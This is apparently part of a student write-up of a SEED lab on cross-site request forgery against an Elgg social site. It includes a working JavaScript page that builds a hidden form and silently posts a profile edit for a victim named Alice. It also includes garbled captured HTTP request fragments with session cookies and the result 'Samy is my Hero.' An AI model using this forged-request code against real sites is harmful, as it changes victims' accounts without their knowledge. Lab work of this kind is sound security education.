<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>"

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
```

```
5.0) Gecko/20100101 Firefox/105.0
=0.9,image/avif,image/webp,*/*;q=0.8
---------------264403473012291813891696626633
5r3f7_ARURUNl65X3Shw5CqaCVg; Elgg=frvk2uqb8s5950lclf
66853120&name=Samy&description=<p>Samy is m
y is my Hero.&accesslevel[briefdescription]
te
5.0) Gecko/20100101 Firefox/105.0
-0.9,image/avif,image/webp,*/*;q=0.8
Connection: keep-alive
```

**Step 14:** After saving the file and clicking on the edit profile attack from the attacker32.com website, we then refresh the page and finally get the attack completed. As seen below, Alice has now been attacked, with the description on her page stating "Samy is my Hero."



Brief description
Samy is my Hero.